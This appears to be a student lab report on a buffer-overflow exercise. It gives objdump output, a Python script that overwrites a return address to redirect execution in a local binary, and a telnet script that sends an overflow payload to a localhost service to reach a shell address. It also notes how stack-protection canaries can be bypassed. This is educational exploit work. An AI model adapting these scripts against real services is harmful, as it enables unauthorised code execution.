
Activity 10 : Buffer Overflow

1. Stack Layout



2.

Greeting addr

```
flap@AVALON:~$ objdump -d ex2 | grep greeting
0000000000401162 <greeting>:
  401330:       48 8d 35 2b fe ff ff    lea    -0x1d5(%rip),%rsi        # 401162 <greeting>
  40134d:       e8 10 fe ff ff          callq  401162 <greeting>
```

Python code

```
flap@AVALON:~$ cat of.py
import os
buff=40*(b'x')
addr=bytearray.fromhex("401162")
addr.reverse()
buff+=addr
print("exec ./ex2 with buff",buff)
os.execv('./ex2',['./ex2',buff]);
```


Result

```
flap@AVALON:~$ python3 of.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxb\x11@'
&main = 0x4012f1
&myfunction = 0x4011f3
&greeting = 0x401162
Welcome to exercise II
I hope you enjoy it

&i = 0x7fffef76b83c
&buf[0] = 0x7fffef76b840
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxb@
Welcome to exercise II
I hope you enjoy it

Segmentation fault (core dumped)
```

3. Python code

```
#!/usr/bin/python3
import telnetlib
# open connection
tn=telnetlib.Telnet("127.0.0.1",60000)
tn.write(b'1')
#offset=40
#target_addr="5647740e61b5"
offset=int(input("Offset (40?):"))
target_addr=input("Target (shell) address (eg. 5647740e61b5):")
buff=offset*(b'x')
addr=bytearray.fromhex(target_addr)
addr.reverse()
buff+=addr
# sending buffer
tn.write(buff)
# emulate telnet/terminal
tn.interact()
```

result



4. It's possible
   On standard frame pointer overwrite exploits([11]), on the first return you gain control over the frame pointer, and right before the second return you gain control over the stack pointer, hence controling where the function will return. On StackShielded programs, as return addresses are mantained in a global array, even if you control the stack pointer, you won't be able to hook the execution flow on the second return8 . If the program is protected with StackGuard, the thing is a little different. The default for StackGuard9 is to use a terminator canary, a fixed value of 0x000aff0d. With common string operations it's not possible to write past this canary, but it's possible to write up to the canary, without altering it, effectively gaining full control of the frame pointer
   - ref: https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf

5. - It's not trivial since it can cause a lot of damage.
   - The securecode can be write by beware of possible overflow input